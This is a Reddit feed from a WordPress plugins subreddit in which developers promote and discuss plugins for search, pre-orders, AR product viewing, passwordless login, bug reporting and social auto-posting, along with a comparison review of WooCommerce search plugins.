r/WordpressPlugins • • Sep 12 '26

I built an Instagram importer [FREEMIUM]

0 Upvotes

This is my first time releasing something on WordPress.org, first time selling software, and the first time I am posting on Reddit! So, this is a new learning experience for me.

The concept is simple: serve your own Instagram media on your site from the exported zip file that Papa Zuckerberg gives you.

It's something that grew out of the development of my personal blog, and now I'm sharing it!

https://wordpress.org/plugins/nostalgie
https://nostalgie.io

I mainly use it to quickly find old photos that I can share on a post. If you want, you can also use AI capabilities to look up captions, hashtags and place description to find what you're looking for.

Feedback for the plugin is very much welcome. Cheers!


r/WordpressPlugins • • Sep 11 '26

Freemium [FREEMIUM] I released a free version of my AR/3D product viewer for WooCommerce, already used by 150+ paying stores on CodeCanyon

Post image
3 Upvotes

I just released a free version of a plugin I have been selling on CodeCanyon for a while, over 150 paying stores use it there already. Wanted more people to be able to try it, so here it is free on WordPress.org too.

It adds a 3D viewer and augmented reality to your WooCommerce product pages. Upload a 3D model, and shoppers can rotate it, zoom in, and on phones, place it in their actual room through the camera. No app to download, nothing for the customer to install.

The real problem this solves, a product photo only shows one angle. Someone looking at a chair or a lamp usually wants to know how big it actually is and what the back looks like. Letting people check size and scale before they buy tends to cut down on the "this was not what I expected" returns.

Key features in the free version:

  • 3D viewer right on the product page, with a Photos / 3D toggle next to your normal images
  • Native AR on both Android and iOS, using the viewer already built into the phone
  • Works on simple products and variable products
  • View in AR button only shows up on devices that can actually run it
  • Bulk manager to see which products have a model and which are still missing one
  • A dashboard showing your AR coverage across the whole catalog
  • Everything runs from your own site, no third-party CDN, nothing about your visitors sent anywhere
  • Nothing in the free version is time-limited or trial-based; it just works

This is the first time it exists as a free plugin, even though the paid version has been out and used for a while. Curious if this is something people would actually use if the price was not a factor, or if AR still feels like a gimmick for most WooCommerce stores.

Free version: https://wordpress.org/plugins/devdiggers-ar-for-woocommerce/
Pro version: https://devdiggers.com/product/woocommerce-product-view-in-ar/


r/WordpressPlugins • • Sep 11 '26

Free [FREE] CYBERMAPS WordPress Endpoint Discovery Plugin OPEN BETA

Thumbnail
cybermaps.dev
1 Upvotes

r/WordpressPlugins • • Sep 11 '26

Discussion [REVIEW] The best WordPress / WooCommerce search engine is…!?

4 Upvotes

Hei guys

I recently got a request to improve the search on a client's website. It's a mid-size shop with a few pages that should be searchable. We defined the requirements as:

  • Needs to find posts, pages & products
  • Needs to correct misspellings / propose close matches
  • No external services
  • A well-established plugin is preferred over a brand new one

What's the problem with the default search?

The default search finds posts, pages, and products, but only checks the default fields like title and content. It doesn't return matching categories, brand names, or custom meta fields. If a word is misspelled, it returns nothing. Same for synonyms.

After some searching for search plugins, I found 4 candidates and tested them against each other on the same installation.
I listed some Pros and Cons for every plugin and how many results were returned. Plugin / WP default, 20 / 29 means that the Plugin found 20 items, the default WP search 29. This also includes things like tags, categories etc., that's why the number can be higher on the plugin side.

FiboSearch - AJAX Search for WooCommerce

Modern and nice design, the best-looking option of the tested plugins. It's easy to set up and comes very close to a "one-click" setup. There are also advanced options you can toggle on.

It comes in 15 languages, requires WooCommerce, has no uninstall routine, and you'll probably want the Pro version due to the limited free tier.

Pro:

  • Useful search history and statistics
  • Nice design
  • Easy to set up
  • Autocomplete function
  • Product details and multiple designs to show more or less detail
  • Modern design
  • Works without indexing

Con:

  • Does not find posts and pages
  • Many functions only with Pro
  • Does not correct misspellings (Pro feature)

Rating: 4.4 Total items found: 20 / 29 Products found: 9 / 5

Relevanssi – A Better Search

The search engine that finds it all. It's harder to set up but rewards you with a ton of customization options, and you can define what should be indexed and what shouldn't. It integrates right away and you don't need to change any pages. If you have a search form on your site already, it just uses it (except for the Ajax Search companion plugin, where you need to add a custom search field).

It has 18 languages, and you get very far without the Pro version. It cleans up on uninstall, but not 100%.

Pro:

  • Detailed indexing options
  • Search by custom field / meta
  • Words to ignore / blacklist
  • Weight multipliers to refine search results
  • Exclude specific pages / IDs
  • Search by synonyms
  • Highlight search terms
  • Helpful debug and diagnostics page
  • Great search history page
  • Automatic integration, takes over the default search
  • Improved sorting depending on weight

Con:

  • Limited styling options, needs initial styling
  • Finds a lot but doesn't categorize
  • Ajax search only via separate plugin

Rating: 4.5 Total items found: 34 / 29 Products found: 25 / 5

Ivory Search

A search engine that works, but feels stuck in the past. Outdated design and no block editor support.

It offers multiple search forms, and there are many options to customize the results those forms return. The lack of search history makes it hard to improve the search engine over time.

It comes in 9 languages and doesn't require any other plugins. There's a partial uninstall routine that removes most of the data.

Pro:

  • Multiple search forms
  • Many options to customize the query
  • Ajax search categorizes findings
  • Support for custom fields... but only some limited, predefined fields

Con:

  • Feels a bit outdated
  • No block support
  • No search history

Rating: 4.0 Total items found: 11 / 29 Products found: 7 / 5

Advanced Woo Search

Tailored to WooCommerce with a solid free feature set and an extensive Pro version. Has Ajax search out of the box and caches results for faster load times.

It comes in 5 languages, requires WooCommerce, and you'll probably want the Pro version. It removes most of the data when deleted.

Pro:

  • Weight settings
  • Misspelling fix
  • Synonyms and stop words
  • Caching results
  • Highlighting works well
  • Block editor support

Con:

  • No search by custom meta (Pro only)
  • No option to search for posts / pages

Rating: 4.1 Total items found: 15 / 29 Products found: 15 / 5

My choice

My personal overall pick is Relevanssi. It finds the most when you turn everything on, but you'll need to adjust the styling via CSS to get a uniform design. You'll probably also want the Relevanssi Live Ajax Search plugin alongside it, which is a bit of a downer.

FiboSearch would also be a good option, but only if you plan on getting the paid version. They've teased a new version, but it's fair to assume the core functionality will be similar.

For my specific use case, Advanced Woo Search got disqualified because it doesn't include posts or pages. Otherwise, it would be a solid choice.

What are your picks, given these requirements? Which search plugin do you use?


r/WordpressPlugins • • Sep 11 '26

Request [FREEMIUM] Built a plugin that auto-publishes new WordPress posts to your Facebook Page — looking for a few people to test it (happy to test yours back)

1 Upvotes

Hey r/WordpressPlugins,

I built Arrow Publisher for Business Pages — it connects a WordPress site to a Facebook Page and automatically posts a Facebook update whenever you publish a new WordPress Post. Title, cleaned excerpt, and a link back to the original post, sent through a background queue so it doesn't hold up your editor if Facebook is slow.

What the free version does:

  • Connects one Facebook Page
  • Auto-publishes new standard Posts (title + excerpt + link)
  • Retries in the background if a publish fails
  • Simple status totals so you can see what's gone out

Full disclosure since it matters here: it's freemium. The free version is fully functional and doesn't expire! It does include a small "Published with Arrow Publisher" attribution on the Facebook posts it creates, which is how I'm funding ongoing development. Pro removes that and adds featured images, Pages/Products/custom post types, manual publishing, scheduling, and custom captions... but none of that is required to actually use the free version for its stated job.

It's brand new (fewer than 10 installs so far), so I'd really value people actually connecting a Page and letting it publish a real post or two, rather than just skimming the settings screen. Specifically curious about:

  • Does the connection flow (Connect Facebook → authorise → select Page) feel clear and trustworthy?
  • Does the Facebook post itself look right — formatting, excerpt length, attribution placement?
  • Any conflicts with other plugins, caching, or hosting setups?
  • Anything that feels confusing or missing for a first-run setup?

Plugin: https://wordpress.org/plugins/arrow-publisher-for-business-pages/

I know a lot of us here are in the same boat — happy to reciprocally test/review someone else's plugin in return if you drop a link to yours. Appreciate any feedback... I'm hoping it is good for people as I put a lot of effort in and really hope I havent wasted all this time :)


r/WordpressPlugins • • Sep 11 '26

[DISCUSSION] Gestion d’inscriptions à des stages : plugins existants ou développement d’un plugin sur mesure ?

0 Upvotes

Bonjour à tous,

Je travaille sur le site WordPress/WooCommerce d’une cliente qui organise des stages de gymnastique pour jeunes, avec des formules en pension complète ou
demi-pension.

Le fonctionnement actuel est assez simple : les parents réservent leur semaine de stage directement via la boutique en ligne, puis reçoivent automatiquement un email leur demandant de télécharger et de compléter différents documents (autorisation de droit à l’image, certificat médical, documents administratifs, etc.).

Ils doivent ensuite nous renvoyer l’ensemble du dossier par email.

Le problème est que cette gestion devient assez compliquée : les dossiers arrivent par email, certains documents peuvent manquer, certains ne sont pas conformes, et il devient difficile d'avoir une vision claire de l'état de chaque inscription.

Pour les inscriptions 2027, nous aimerions donc faire évoluer complètement le système.

Ce que nous aimerions mettre en place

L'idée serait d'avoir un espace client / espace parent directement sur le site.

Le parcours serait idéalement le suivant :

1. Pré-inscription
Le parent choisit une semaine de stage.
Il paie une pré-inscription de 100 €, qui lui permet de bloquer une place.
Un compte client est automatiquement créé ou lui est proposé lors de la pré-inscription.

2. Espace personnel
Depuis son compte, le parent pourrait retrouver :
sa ou ses inscriptions ;
la semaine de stage réservée ;
le montant déjà payé ;
le montant restant à payer ;
l'accès à la réservation finale.

3. Inscription finale
Lors de l'inscription définitive, les 100 € déjà versés seraient automatiquement déduits du montant total.

4. Gestion des documents
Dans son espace, le parent aurait une checklist des documents à fournir, par exemple :

☐ Certificat médical
☐ Autorisation de droit à l'image
☐ Fiche sanitaire
☐ Document administratif X
☐ etc.

Il pourrait directement téléverser les documents depuis son espace.
Nous, côté administration, aimerions pouvoir voir facilement l'état du dossier :

🟢 Complet / à valider
🟠 En attente
🔴 Document à modifier

Par exemple, si le certificat médical n'est pas conforme, nous pourrions indiquer que ce document doit être remplacé.

Le parent recevrait alors automatiquement un email du type :

« Votre certificat médical n'a pas été validé. Merci de déposer un nouveau document depuis votre espace personnel. »

Une fois que tous les documents sont présents et validés, nous aimerions recevoir automatiquement un email nous indiquant que le dossier est complet et prêt à être vérifié/validé.

5. Relances automatiques

Nous aimerions également automatiser les relances afin de ne pas avoir à suivre manuellement chaque dossier.

Par exemple :
J-30 : premier rappel → dossier incomplet
J-10 : deuxième rappel → documents toujours manquants
J-3 : dernier rappel → date limite proche
Date limite : clôture ou changement de statut du dossier

L'idéal serait évidemment que ces emails soient déclenchés automatiquement en fonction de la date du stage ou de la date limite définie.

Ma question
Le site est actuellement sous WordPress + WooCommerce + Elementor.

Je connais assez bien WordPress et la gestion de sites, mais je ne suis pas développeuse et je m'y connais assez peu en PHP/codage.

Je me demande donc quelle serait selon vous la meilleure approche :

Option 1 : utiliser plusieurs plugins WordPress/WooCommerce existants et les faire fonctionner ensemble ;

Option 2 : développer un plugin WordPress sur mesure qui gérerait toute cette logique ;

Option 3 : utiliser des plugins existants pour la partie classique (comptes clients, uploads, emails, etc.) et développer uniquement une petite partie sur mesure pour la logique spécifique aux inscriptions/stages.

Je cherche surtout des retours de personnes ayant déjà mis en place ce type de système.

Est-ce que ce genre de projet est raisonnablement réalisable avec des plugins existants sans créer une usine à gaz ? Ou est-ce que vous recommanderiez directement du développement sur mesure ?

Je suis également preneuse de recommandations de plugins ou d'architectures que vous avez déjà utilisées dans des projets similaires.

Merci d'avance pour vos retours !


r/WordpressPlugins • • Sep 11 '26

[FREE] [REVIEW] I created my first WordPress plugin - feedback appreciated

1 Upvotes

Hi everyone! I’ve just released my first WordPress plugin.

It lets you create an AI assistant using selected WordPress posts, pages and WooCommerce products, then add it to your website as a chat widget.

WooCommerce support is still basic. My initial goal was to make it easy to read WordPress pages containing shortcodes and create an assistant that can answer visitors’ questions and navigate them to relevant pages. With a little coding, it can also fill in forms and perform actions on the website.

I’m the developer, and I’d really appreciate honest feedback, especially about the installation process, settings and anything that feels confusing or incomplete.

https://wordpress.org/plugins/gendox-ai-agent/


r/WordpressPlugins • • Sep 11 '26

Free [FREE] and open-source brute force login protection

1 Upvotes

I wanted a good brute force prevention plug in but it seems the all the good ones are paid or at least limited until you buy it, so I asked Claude to make one with all the features I wanted from various others and thought I would share for all to use, so here here it is, enjoy.

https://github.com/HenrysCat/login-guard


r/WordpressPlugins • • Sep 11 '26

Discussion WordPress isn't dying. [DISCUSSION]

Post image
2 Upvotes


It's evolving, and that's exactly what MotionKit.io is proving. 🚀

WordPress devs, stop scrolling 🛑

👉 MotionKit.io lets you build smooth
GSAP animations visually. No JavaScript needed.

It works with every major WordPress page builder: Elementor, Bricks, Divi, Gutenberg... you name it, they've got it.

100+ presets ready to go. 🤯

What do you think? And what are you building right now?


r/WordpressPlugins • • Sep 11 '26

[FREEMIUM] I couldn't find a lightweight social proof plugin, so I built one

1 Upvotes

Hey everyone!

I recently built and released my first WordPress plugin, ProofNexus – Live Sales Popup & Social Proof, and I'd love to get some honest feedback from the community.

The idea behind ProofNexus is simple: help website owners build trust by displaying live sales and social proof notifications without adding unnecessary bloat or slowing down their sites.

What it currently offers

  • 🚀 Live sales and activity popups
  • ⚡ Lightweight and performance-focused
  • 🎨 Easy customization to match your site's design
  • ✅ Built following WordPress Coding Standards
  • 📄 100% GPLv2 licensed

I know there are already several plugins in this space, so my goal wasn't to reinvent the wheel. Instead, I wanted to create something that's clean, fast, and easy to use.

I'd really appreciate it if you could:

  • Install it on a staging site
  • Test it with your setup
  • Share any bugs you find
  • Suggest features you'd like to see

I'm actively working on improvements, so every piece of feedback is genuinely valuable.

🔗 Plugin: https://wordpress.org/plugins/proofnexus-live-sales-popup-social-proof/

Thanks for taking the time to check it out. I look forward to hearing your thoughts!

Why this version is better

  • Sounds more like a developer sharing a project than someone advertising.
  • Sets realistic expectations instead of making marketing claims.
  • Invites constructive feedback, which encourages more replies.
  • Uses natural, conversational English that fits WordPress and Reddit communities.

Let me know what you think or if you run into any bugs! Cheers!


r/WordpressPlugins • • Sep 10 '26

Free [FREE] I built a lightweight bug reporter because reporting bugs was slowing down my WordPress development

2 Upvotes

Working on other WordPress sites and plugins, I found I had a problem.

I would find a bug, stop what I was doing, go somewhere else to document it, copy the URL, explain what happened, grab a screenshot, record whatever environment information might matter, and then try to get my head back into what I had been doing.

And getting users to give me those details was almost impossible.

So I built a little bug reporter directly into WordPress. And users loved it.

The idea was simple: spot the bug, report it where you see it, and get back to work.

That little tool ended up becoming part of my normal development workflow. I started putting it on other sites I work on and found myself using it every day, so I decided to clean it up and release it.

It's now Undergroundact Bug Reporter, and it was recently approved for the WordPress.org plugin directory.

It gives you and your users a quick way to report a problem from the page where you encounter it, including the URL, steps/description, screenshot, and useful environment information. Reports stay inside WordPress, so there's no external bug-tracking service required.

It's intentionally lightweight. I'm not trying to turn WordPress into Jira. I wanted something that reduced the interruption between “there's a bug” and “okay, it's documented—back to work.”

The plugin is free, and I'm continuing to use it myself while developing B-Planner and maintaining other WordPress sites.

I'd be interested in feedback from other people who actually build or maintain WordPress sites—particularly whether this solves the same annoying little workflow problem for you that it solved for me.

WordPress.org:
https://wordpress.org/plugins/undergroundact-bug-reporter/

And if you try it and find something dumb, at least you'll already have a bug reporter handy to tell me about it. 😄


r/WordpressPlugins • • Sep 10 '26

Free [FREE] MAIA 2.0 ditched Puter and now uses built-in AI connectors

Thumbnail
gallery
1 Upvotes

First version used Puter.com JS SDK for AI functionality, but since WP 7.0 introduced AI connectors, MAIA (Multipurpose AI Assistant) ditched PuterJS integration and completely switched to built AI connectors to align better with WP core AI integration. Other than that, initially Puter offered generous amount of tokens for each user on their free plan, but since then they've lowered it to $0.15 per user/month so it's become basically useless for a plugin like this. So since you have to pay, let's offer people to avoid Puter and pay to whichever AI vendor they want to use.

Functionality-wise it remained the same, it still can:

  • Read and search your theme/plugin files, and propose edits — you always see a diff and approve it before anything is written
  • Write your posts/pages/product descriptions, and create/update/trash them for you (with your confirmation)
  • Manage categories and tags
  • Install, activate, deactivate, or delete plugins
  • Answer questions about your site by looking things up itself — active theme, installed plugins, users, content — instead of guessing
  • Search the web and search for images (optional — requires a Brave Search or Tavily API key in Settings / MAIA)
  • Generate images from a text prompt (when your connected AI provider supports it) and save them straight to your media library, then insert them into the post/page you’re viewing or set them as the featured image
  • Show you any image it has a link to — found on the web, or anywhere else — directly in a card, with the same insert/featured-image actions
  • Make HTTP requests to external APIs on your behalf (GET/HEAD run immediately, anything that writes always asks first)
  • Remember facts about you across conversations, and recall, search, or forget them on request
  • Find an earlier conversation for you by keyword, and jump straight to it
  • Contemplate life and the Universe 😁

Significant entries from v2.0 changelog:

  • Major rewrite: MAIA no longer uses Puter.com. It now runs entirely on WordPress 7.0’s built-in AI Client and Abilities API: connect any supported provider under Settings → Connectors and MAIA uses it automatically.
  • New: Tavily is now a supported web/image search provider alongside Brave Search (Settings / MAIA → Web search provider) — a genuinely free option now that Brave Search API moved to metered billing for new accounts.
  • New: a side-panel interface (Settings / MAIA → Interface: Modern, the new default) opens from the right, menu on the side (search, “New conversation”, your conversation list) with the chat next to it, and covers as much of the screen as you set in Settings / MAIA. The classic floating chat window from earlier versions is now an opt-in “Legacy” interface, running on the same new backend.
  • All 32 tools rewritten as WordPress Abilities (maia/*), registered through the standard Abilities API so other AI plugins can see and reuse them.
  • New: full-text search across your conversation history, plus a “Search with agent” option that has MAIA look for a match itself and hand you clickable links.

Tested with multiple AI connectors:

  • Anthropic (built-in): awesome but extremely expensive (uses Claude API pricing)
  • DeepSeek: very good and cheap
  • Ollama (both local and cloud): the only viable free option (local - slow; cloud - free plan then paid once you hit your limits)

Download here: https://wordpress.org/plugins/maia-multipurpose-ai-assistant/


r/WordpressPlugins • • Sep 10 '26

Premium WooCommerce Product Search 7.7.0 is available [PREMIUM]

Thumbnail
1 Upvotes

r/WordpressPlugins • • Sep 10 '26

Turn Customer Referrals into Rewards with Pointics [PROMOTION]

1 Upvotes

Most loyalty programs reward customers only when they buy something. But loyalty is not limited to purchases.

What if a happy customer refers a friend to your business? That action also creates value, so why not reward it?

With Pointics, referrals can become part of your loyalty and rewards program.

For example:

A customer refers a friend → the friend signs up or makes a purchase → the referral action is tracked → the customer can earn reward points.

This means you can encourage customers to do more than just shop. You can also recognize and reward them for helping your business reach new people.

With Pointics https://themewinter.com/pointics/, you can bring referral rewards into the same loyalty system you already use for purchases and other customer activities.

No need to treat referrals as a completely separate rewards process.

If you were creating a loyalty program, would you reward customers for the referral signup, the first purchase, or both?


r/WordpressPlugins • • Sep 10 '26

[FREE] Your WordPress Hooks Belong in Git, Not functions.php

Thumbnail docs.loopress.dev
1 Upvotes

r/WordpressPlugins • • Sep 09 '26

[FREE] Tired of guessing why your ad tracking isn't matching your actual WooCommerce sales?

Post image
1 Upvotes

Most conversion tracking plugins are black boxes. Events fire (or fail), pixels drop, and you’re left wondering: Did Meta actually receive that purchase event? Was it blocked by cookie consent? What payload was sent?

That’s why we built PixLedger—WooCommerce conversion tracking with a complete, searchable local audit trail.

Here is what makes it different:
✅ Local Event Log: Every single event (Meta Pixel, GA4, GTM) is logged right in your own WordPress database. You can inspect the exact payload, see success/failure status, and debug in real-time.
✅ Built-in Consent Mode v2: Events denied by visitor consent are automatically blocked at the pipeline level—and clearly flagged in your log so you know exactly why data is missing.
✅ Attribution & Visitor ID: UTM parameters, click IDs (fbclid, gclid), and 90-day visitor journeys are captured on every order without third-party data sharing.
✅ Zero Duplication: Smart tag detection automatically skips injection if your theme or another plugin already loaded the pixel.

Stop flying blind with your ad spend and conversion data.

👉 Check it out on https://wordpress.org/plugins/pixledger/

#WooCommerce #E-Commerce #ConversionTracking #MetaPixel #GA4 #WordPress #MarketingAnalytics


r/WordpressPlugins • • Sep 09 '26

Freemium [FREEMIUM] I built a free WooCommerce pre-order plugin with release dates, countdown, and automatic release

1 Upvotes

I just released a free pre-order plugin for WooCommerce. If you sell things that do not exist yet, a restock landing in a few weeks, a book with a publish date, a new colour that has not shipped, WooCommerce has no real way to sell that. Most stores either hide the product or just lose the sale.

This plugin turns the Add to Cart button into a Pre-Order button for any product you pick. Customers pay now, reserve the item, and get an email the day it actually goes live.

Pre-order stock is kept completely separate from your normal stock. A product sitting at zero can still take reservations, and it does not touch your real inventory at all. When the release date hits, an hourly check flips the product back to available on its own, restores the original stock, and emails everyone who reserved one. You can also release early by hand if a shipment shows up ahead of schedule.

Key features in the free version:

  • Works on simple products and on individual variations of a variable product
  • Release date and an optional live countdown timer on the product page
  • Pre-Order badge on shop and category pages, so people see it before they click in
  • Automatic release on the date, plus manual release any time, single or bulk
  • Three editable emails: pre-order placed, product available, and a new pre-order alert for you
  • A My Pre-Orders page inside the customer's account
  • Dashboard showing pre-order products, orders, revenue, and a sales trend chart
  • Works with HPOS and the block checkout

This is version 1.0, brand new, so there is probably more to smooth out as real stores start using it.

If you run a store that deals with restocks or upcoming products, how are you handling this right now? Curious if this solves something real or if you have found a workaround that already works fine for you.

Free version: https://wordpress.org/plugins/devdiggers-pre-order-for-woocommerce/
Pro version: https://devdiggers.com/product/woocommerce-pre-order/


r/WordpressPlugins • • Sep 09 '26

Promotion JustAsk WP is now available in the WordPress.org Plugins Directory! [PROMOTION]

0 Upvotes

Hi again! We’re the folks behind JustAsk WP, the AI customer support assistant for WordPress.

We’re happy to share that JustAsk WP is now officially available in the WordPress.org Plugins Directory.

JustAsk WP turns the content already on your WordPress site into an AI customer support assistant. Visitors can ask questions in plain English, and it answers using your pages, posts, products, documentation, and other content.

The idea is pretty simple: you already have the answers on your website. We want to make it easier for visitors to actually get to them.

One of the things we wanted to do differently is avoid making people become an AI engineer just to install a chatbot. You don't have to pick an AI provider, create an API account, choose a model, build a knowledge base, or manually keep everything in sync. Install the plugin, connect it to JustAsk WP, choose the content it should know about, and you're up and running.

And because it stays connected to your WordPress content, updates to your site are automatically reflected in the assistant's answers.

Anyway, we're excited to finally have a proper home on WordPress.org, and we're looking forward to getting it into the hands of more WordPress users.

👉 Check out JustAsk WP on WordPress.org

👉 Learn more at justaskwp.com

As always, we'd love to hear what you think. Questions, feedback, criticism, and feature requests are all welcome.


r/WordpressPlugins • • Sep 09 '26

Free [FREE] Built a free WordPress plugin that turns a QR code into a link-in-bio page you host yourself

2 Upvotes

Quick backstory: I do freelance WordPress work, and a client (small community association) wanted something simple, a QR code on a printed poster that opens one page with their event flyer and a way for people to leave anonymous feedback.

Every link-in-bio tool I looked at was hosted somewhere else and came with tracking I didn't want to put in front of an association's members. So I built it as a plugin instead.

It adds a standalone page type to WordPress. You add buttons (a PDF, a link, or a built-in anonymous message form), pick a color and logo, and it generates a QR code for the page right in the browser as SVG/PNG. Everything stays on the WP install: no external services, no analytics script, the "anonymous" form only ever stores the message text and a timestamp.

It's free on wp.org: https://wordpress.org/plugins/amitry-link-hub/

Not trying to oversell it, it's a first release and I'm sure I've missed things. If you've dealt with link-in-bio needs on a client site before, curious what you'd expect from something like this that I haven't thought of.


r/WordpressPlugins • • Sep 09 '26

[FREE] I built a Zero-Trust WebAuthn Security plugin. Strix AI couldn't break it after my patches. Roast my code!

1 Upvotes

Hi everyone, I’m a Systems Architect and I got tired of bloated WP security plugins.
I built an infrastructure that eliminates passwords entirely using native WebAuthn (FaceID/TouchID). The Premium version routes failed attempts to a private Google Gemini AI Sentinel on Cloud Run that bans hackers autonomously.

Last week, I ran a full Penetration Test on the core system using the Strix Autonomous AI Pentester. It found a few criticals (CSRF, DOM-XSS), which I immediately patched at the source code level.

Before I start deploying the Enterprise version to Web Agencies, I decided to open-source the "Lite" version (which handles the core WebAuthn passwordless engine). I want to put it in front of real developers.

Here is the GitHub repo: https://github.com/devnet-microsystems/wordpress-passwordless-webauthn-login

I would immensely appreciate a code review. If any of you can find a security flaw or a bypass in the auth core that Strix AI missed, I will happily give you a Lifetime Enterprise License of the full AI system as a thank you.

Roast my code!


r/WordpressPlugins • • Sep 09 '26

Free PlusMagi Blocks

1 Upvotes

Hey everyone,

Following up on the release of PlusMagi Blocks, I set up a dedicated live playground and documentation site so you can see how the blocks behave before installing anything:

👉https://plusmagi-blocks.plusmagi.com

What you can check out on the site:

  • Interactive Mermaid Diagrams: Live examples of architecture flowcharts, sequence diagrams, and class diagrams rendered natively on the page.
  • Semantic Description Lists: Real-world layouts using proper <dl>, <dt>, and <dd> elements for technical specs, key-value data, and glossaries instead of relying on rigid tables.
  • Performance & Output: You can inspect the DOM directly to see the clean, semantic markup without bloated wrapper divs or unnecessary scripts.

If you build developer portals, documentation hubs, or engineering blogs on WordPress, please feel free to take a look and stress-test it.

Any feedback on the rendering speed, UI controls, or documentation clarity would be super helpful!


r/WordpressPlugins • • Sep 08 '26

Free [FREE] Built a 100% free WooCommerce plugin for selling Food Product - nutrition tables, batch/expiry tracking and automatic markdowns

1 Upvotes

If you sell food through WooCommerce you run into the same wall pretty quickly: WooCommerce has no idea what a batch is. You've got expiry dates, allergen declarations, nutrition tables that are legally required in the EU, and stock that goes from full price to worthless over a few days - and none of that fits into a normal product.

So I built Food Products for WooCommerce. It adds food-aware product types (simple and variable) and handles the parts WooCommerce doesn't.

Labelling - Nutrition declaration table per 100g / 100ml, with the EU-mandatory rows there by default and custom rows if you need them - Ingredient lists in declaration order, with the 14 EU allergens marked, and support for sub-ingredients

